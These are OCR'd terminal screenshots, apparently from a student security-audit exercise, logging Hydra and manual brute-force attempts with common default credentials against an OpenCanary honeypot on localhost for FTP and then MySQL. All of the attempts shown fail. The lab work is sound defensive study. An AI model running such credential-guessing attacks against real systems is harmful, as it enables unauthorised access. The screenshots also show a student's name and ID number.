

neil@DESKTOP-0GNJ9R7: ~/oj
neil@DESKTOP-0GNJ9R7: ~/hc
neil@DESKTOP-0GNJ9R7: ~/h
[ATTEMPT] target localhost - login "root" - pass "test" - 14 of 64 [child 1] (0/0)
[ATTEMPT] target localhost - login "root" - pass "guest" - 15 of 64 [child 2] (0/0)
[ATTEMPT] target localhost - login "root" - pass "admin123" - 16 of 64 [child 3] (0/0)
[ATTEMPT] target localhost - login "user" - pass "password" - 17 of 64 [child 0] (0/0)
[ATTEMPT] target localhost - login "user" - pass "123456" - 18 of 64 [child 1] (0/0)
[ATTEMPT] target localhost - login "user" - pass "admin" - 19 of 64 [child 2] (0/0)
[ATTEMPT] target localhost - login "user" - pass "root" - 20 of 64 [child 3] (0/0)
[ATTEMPT] target localhost - login "user" - pass "password123" - 21 of 64 [child 0] (0/0)
[ATTEMPT] target localhost - login "user" - pass "test" - 22 of 64 [child 1] (0/0)
[ATTEMPT] target localhost - login "user" - pass "guest" - 23 of 64 [child 2] (0/0)
[ATTEMPT] target localhost - login "user" - pass "admin123" - 24 of 64 [child 3] (0/0)
[ATTEMPT] target localhost - login "administrator" - pass "password" - 25 of 64 [child 0] (0/0)
[ATTEMPT] target localhost - login "administrator" - pass "123456" - 26 of 64 [child 1] (0/0)
[ATTEMPT] target localhost - login "administrator" - pass "admin" - 27 of 64 [child 2] (0/0)
[ATTEMPT] target localhost - login "administrator" - pass "root" - 28 of 64 [child 3] (0/0)
[ATTEMPT] target localhost - login "administrator" - pass "password123" - 29 of 64 [child 0] (0/0)
[ATTEMPT] target localhost - login "administrator" - pass "test" - 30 of 64 [child 1] (0/0)
[ATTEMPT] target localhost - login "administrator" - pass "guest" - 31 of 64 [child 2] (0/0)
[ATTEMPT] target localhost - login "administrator" - pass "admin123" - 32 of 64 [child 3] (0/0)
[ATTEMPT] target localhost - login "test" - pass "password" - 33 of 64 [child 0] (0/0)
[ATTEMPT] target localhost - login "test" - pass "123456" - 34 of 64 [child 1] (0/0)
[ATTEMPT] target localhost - login "test" - pass "admin" - 35 of 64 [child 2] (0/0)
[ATTEMPT] target localhost - login "test" - pass "root" - 36 of 64 [child 3] (0/0)
[ATTEMPT] target localhost - login "test" - pass "password123" - 37 of 64 [child 0] (0/0)
[ATTEMPT] target localhost - login "test" - pass "test" - 38 of 64 [child 1] (0/0)
[ATTEMPT] target localhost - login "test" - pass "guest" - 39 of 64 [child 2] (0/0)
[ATTEMPT] target localhost - login "test" - pass "admin123" - 40 of 64 [child 3] (0/0)
[ATTEMPT] target localhost - login "guest" - pass "password" - 41 of 64 [child 0] (0/0)
[ATTEMPT] target localhost - login "guest" - pass "123456" - 42 of 64 [child 1] (0/0)
[ATTEMPT] target localhost - login "guest" - pass "admin" - 43 of 64 [child 2] (0/0)
AUDITORIA
SEGURIDAD
METODOLO... DE LA INVE...
Neil
Aguilar
Archivo
Editar
Ver
ALVIN NEIL LOPEZ AGUILAR
CI: 14023800
Búsqueda
ESP ES
13:42
21/06/2025



neil@DESKTOP-0GNJ9R7: ~/oj
neil@DESKTOP-0GNJ9R7: ~/hc
neil@DESKTOP-0GNJ9R7: ~/h
[ATTEMPT] target localhost - login "test" - pass "admin" - 35 of 64 [child 2] (0/0)
[ATTEMPT] target localhost - login "test" - pass "root" - 36 of 64 [child 3] (0/0)
[ATTEMPT] target localhost - login "test" - pass "password123" - 37 of 64 [child 0] (0/0)
[ATTEMPT] target localhost - login "test" - pass "test" - 38 of 64 [child 1] (0/0)
[ATTEMPT] target localhost - login "test" - pass "guest" - 39 of 64 [child 2] (0/0)
[ATTEMPT] target localhost - login "test" - pass "admin123" - 40 of 64 [child 3] (0/0)
[ATTEMPT] target localhost - login "guest" - pass "password" - 41 of 64 [child 0] (0/0)
[ATTEMPT] target localhost - login "guest" - pass "123456" - 42 of 64 [child 1] (0/0)
[ATTEMPT] target localhost - login "guest" - pass "admin" - 43 of 64 [child 2] (0/0)
[ATTEMPT] target localhost - login "guest" - pass "root" - 44 of 64 [child 3] (0/0)
[ATTEMPT] target localhost - login "guest" - pass "password123" - 45 of 64 [child 0] (0/0)
[ATTEMPT] target localhost - login "guest" - pass "test" - 46 of 64 [child 1] (0/0)
[ATTEMPT] target localhost - login "guest" - pass "guest" - 47 of 64 [child 2] (0/0)
[ATTEMPT] target localhost - login "guest" - pass "admin123" - 48 of 64 [child 3] (0/0)
[ATTEMPT] target localhost - login "ftp" - pass "password" - 49 of 64 [child 0] (0/0)
[ATTEMPT] target localhost - login "ftp" - pass "123456" - 50 of 64 [child 1] (0/0)
[ATTEMPT] target localhost - login "ftp" - pass "admin" - 51 of 64 [child 2] (0/0)
[ATTEMPT] target localhost - login "ftp" - pass "root" - 52 of 64 [child 3] (0/0)
[ATTEMPT] target localhost - login "ftp" - pass "password123" - 53 of 64 [child 0] (0/0)
[ATTEMPT] target localhost - login "ftp" - pass "test" - 54 of 64 [child 1] (0/0)
[ATTEMPT] target localhost - login "ftp" - pass "guest" - 55 of 64 [child 2] (0/0)
[ATTEMPT] target localhost - login "ftp" - pass "admin123" - 56 of 64 [child 3] (0/0)
[ATTEMPT] target localhost - login "mysql" - pass "password" - 57 of 64 [child 0] (0/0)
[ATTEMPT] target localhost - login "mysql" - pass "123456" - 58 of 64 [child 1] (0/0)
[ATTEMPT] target localhost - login "mysql" - pass "admin" - 59 of 64 [child 2] (0/0)
[ATTEMPT] target localhost - login "mysql" - pass "root" - 60 of 64 [child 3] (0/0)
[ATTEMPT] target localhost - login "mysql" - pass "password123" - 61 of 64 [child 0] (0/0)
[ATTEMPT] target localhost - login "mysql" - pass "test" - 62 of 64 [child 1] (0/0)
[ATTEMPT] target localhost - login "mysql" - pass "guest" - 63 of 64 [child 2] (0/0)
[ATTEMPT] target localhost - login "mysql" - pass "admin123" - 64 of 64 [child 3] (0/0)
AUDITORIA
SEGURIDAD
METODOLO... DE LA INVE...
Neil
Aguilar
Archivo
Editar
Ver
ALVIN NEIL LOPEZ AGUILAR
CI: 14023800
Búsqueda
ESP ES
13:42
21/06/2025



neil@DESKTOP-0GNJ9R7: ~/oj
neil@DESKTOP-0GNJ9R7: ~/hc
neil@DESKTOP-0GNJ9R7: ~/h
[ATTEMPT] target localhost - login "mysql" - pass "guest" - 63 of 64 [child 2] (0/0)
[ATTEMPT] target localhost - login "mysql" - pass "admin123" - 64 of 64 [child 3] (0/0)
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-21 13:42:06
==========
INTENTOS MANUALES CON CURL
==========
Probando FTP -> Usuario: anonymous | Contraseña: (vacía)
FALLO - anonymous:(vacía)
Probando FTP -> Usuario: anonymous | Contraseña: password
FALLO - anonymous:password
Probando FTP -> Usuario: anonymous | Contraseña: admin
FALLO - anonymous:admin
Probando FTP -> Usuario: anonymous | Contraseña: 123456
FALLO - anonymous:123456
Probando FTP -> Usuario: anonymous | Contraseña: ftp
FALLO - anonymous:ftp
Probando FTP -> Usuario: anonymous | Contraseña: guest
FALLO - anonymous:guest
Probando FTP -> Usuario: anonymous | Contraseña: anonymous
FALLO - anonymous:anonymous
--- Terminado usuario: anonymous ---
Probando FTP -> Usuario: admin | Contraseña: (vacía)
FALLO - admin:(vacía)
Probando FTP -> Usuario: admin | Contraseña: password
FALLO - admin:password
Probando FTP -> Usuario: admin | Contraseña: admin
FALLO - admin:admin
Probando FTP -> Usuario: admin | Contraseña: 123456
AUDITORIA
SEGURIDAD
METODOLO... DE LA INVE...
Neil
Aguilar
Archivo
Editar
Ver
ALVIN NEIL LOPEZ AGUILAR
CI: 14023800
Búsqueda
ESP ES
13:43
21/06/2025



--- Terminado usuario: anonymous ---
Probando FTP -> Usuario: admin | Contraseña: (vacía)
FALLO - admin:(vacía)
Probando FTP -> Usuario: admin | Contraseña: password
FALLO - admin:password
Probando FTP -> Usuario: admin | Contraseña: admin
FALLO - admin:admin
Probando FTP -> Usuario: admin | Contraseña: 123456
FALLO - admin:123456
Probando FTP -> Usuario: admin | Contraseña: ftp
FALLO - admin:ftp
Probando FTP -> Usuario: admin | Contraseña: guest
FALLO - admin:guest
Probando FTP -> Usuario: admin | Contraseña: anonymous
FALLO - admin:anonymous
--- Terminado usuario: admin ---
Probando FTP -> Usuario: root | Contraseña: (vacía)
FALLO - root:(vacía)
Probando FTP -> Usuario: root | Contraseña: password
FALLO - root:password
Probando FTP -> Usuario: root | Contraseña: admin
FALLO - root:admin
Probando FTP -> Usuario: root | Contraseña: 123456
FALLO - root:123456
Probando FTP -> Usuario: root | Contraseña: ftp
FALLO - root:ftp
Probando FTP -> Usuario: root | Contraseña: guest
FALLO - root:guest
Probando FTP -> Usuario: root | Contraseña: anonymous
FALLO - root:anonymous
Archivo
Editar
Ver
ALVIN NEIL LOPEZ AGUILAR
CI: 14023800
Búsqueda
ESP
ES
13:43
21/06/2025


FALLO - root:anonymous
--- Terminado usuario: root ---
Probando FTP -> Usuario: ftp | Contraseña: (vacía)
FALLO - ftp:(vacía)
Probando FTP -> Usuario: ftp | Contraseña: password
FALLO - ftp:password
Probando FTP -> Usuario: ftp | Contraseña: admin
FALLO - ftp:admin
Probando FTP -> Usuario: ftp | Contraseña: 123456
FALLO - ftp:123456
Probando FTP -> Usuario: ftp | Contraseña: ftp
FALLO - ftp:ftp
Probando FTP -> Usuario: ftp | Contraseña: guest
FALLO - ftp:guest
Probando FTP -> Usuario: ftp | Contraseña: anonymous
FALLO - ftp:anonymous
--- Terminado usuario: ftp ---
Probando FTP -> Usuario: user | Contraseña: (vacía)
FALLO - user:(vacía)
Probando FTP -> Usuario: user | Contraseña: password
FALLO - user:password
Probando FTP -> Usuario: user | Contraseña: admin
FALLO - user:admin
Probando FTP -> Usuario: user | Contraseña: 123456
FALLO - user:123456
Probando FTP -> Usuario: user | Contraseña: ftp
FALLO - user:ftp
Probando FTP -> Usuario: user | Contraseña: guest
FALLO - user:guest
Probando FTP -> Usuario: user | Contraseña: anonymous
Archivo
Editar
Ver
ALVIN NEIL LOPEZ AGUILAR
CI: 14023800
Búsqueda
ESP
ES
13:43
21/06/2025



--- Terminado usuario: user ---
Probando FTP -> Usuario: guest | Contraseña: (vacía)
FALLO - guest:(vacía)
Probando FTP -> Usuario: guest | Contraseña: password
FALLO - guest:password
Probando FTP -> Usuario: guest | Contraseña: admin
FALLO - guest:admin
Probando FTP -> Usuario: guest | Contraseña: 123456
FALLO - guest:123456
Probando FTP -> Usuario: guest | Contraseña: ftp
FALLO - guest:ftp
Probando FTP -> Usuario: guest | Contraseña: guest
FALLO - guest:guest
Probando FTP -> Usuario: guest | Contraseña: anonymous
FALLO - guest:anonymous
--- Terminado usuario: guest ---
INTENTOS CON CLIENTE FTP NATIVO
Instalando cliente FTP...
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
tnftp
The following NEW packages will be installed:
ftp tnftp
0 upgraded, 2 newly installed, 0 to remove and 0 not upgraded.
Need to get 108 kB of archives.
Archivo Editar Ver
ALVIN NEIL LOPEZ AGUILAR
CI: 14023800



Need to get 108 kB of archives.
After this operation, 263 kB of additional disk space will be used.
Get:1 http://archive.ubuntu.com/ubuntu noble/main amd64 tnftp amd64 20230507-2build3 [103 kB]
Get:2 http://archive.ubuntu.com/ubuntu noble/main amd64 ftp all 20230507-2build3 [4728 B]
Fetched 108 kB in 2s (65.2 kB/s)
Selecting previously unselected package tnftp.
(Reading database ... 49208 files and directories currently installed.)
Preparing to unpack .../tnftp_20230507-2build3_amd64.deb ...
Unpacking tnftp (20230507-2build3) ...
Selecting previously unselected package ftp.
Preparing to unpack .../ftp_20230507-2build3_all.deb ...
Unpacking ftp (20230507-2build3) ...
Setting up tnftp (20230507-2build3) ...
update-alternatives: using /usr/bin/tnftp to provide /usr/bin/ftp (ftp) in auto mode
Setting up ftp (20230507-2build3) ...
Processing triggers for man-db (2.12.0-4build2) ...
expect no disponible, continuando...
ATAQUE COMPLETADO
Revisa los logs de OpenCanary para ver
todos los intentos FTP registrados.
=== ESPERANDO 30 SEGUNDOS ===
=== EJECUTANDO ATAQUE MYSQL ===
ATAQUE MySQL BRUTE FORCE
Objetivo: localhost:3306 (OpenCanary MySQL)
Archivo Editar Ver
ALVIN NEIL LOPEZ AGUILAR
CI: 14023800



neil@DESKTOP-0GNJ9R7: ~/oj
neil@DESKTOP-0GNJ9R7: ~/h
neil@DESKTOP-0GNJ9R7: ~/h
==========
=== ESPERANDO 30 SEGUNDOS ===
=== EJECUTANDO ATAQUE MYSQL ===
==========
ATAQUE MySQL BRUTE FORCE
==========
Objetivo: localhost:3306 (OpenCanary MySQL)
Fecha: Sat Jun 21 13:43:23 -04 2025
==========
Instalando cliente MySQL...
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
mysql-client-8.0 mysql-client-core-8.0
The following NEW packages will be installed:
mysql-client mysql-client-8.0 mysql-client-core-8.0
0 upgraded, 3 newly installed, 0 to remove and 0 not upgraded.
Need to get 2760 kB of archives.
After this operation, 61.8 MB of additional disk space will be used.
Get:1 http://archive.ubuntu.com/ubuntu noble-updates/main amd64 mysql-client-core-8.0 amd64 8.0.42-0ubuntu0.24.04.1 [2728 kB]
Get:2 http://archive.ubuntu.com/ubuntu noble-updates/main amd64 mysql-client-8.0 amd64 8.0.42-0ubuntu0.24.04.1 [22.5 kB]
Get:3 http://archive.ubuntu.com/ubuntu noble-updates/main amd64 mysql-client all 8.0.42-0ubuntu0.24.04.1 [9408 B]
Fetched 2760 kB in 3s (896 kB/s)
Selecting previously unselected package mysql-client-core-8.0.
(Reading database ... 49219 files and directories currently installed.)
Preparing to unpack .../mysql-client-core-8.0_8.0.42-0ubuntu0.24.04.1_amd64.deb ...
AUDITORIA
SEGURIDAD
METODOLO... DE LA INVE...
Neil
Aguilar
Archivo
Editar
Ver
ALVIN NEIL LOPEZ AGUILAR
CI: 14023800
Búsqueda
ESP ES
13:44
21/06/2025



neil@DESKTOP-0GNJ9R7: ~/oj
neil@DESKTOP-0GNJ9R7: ~/h
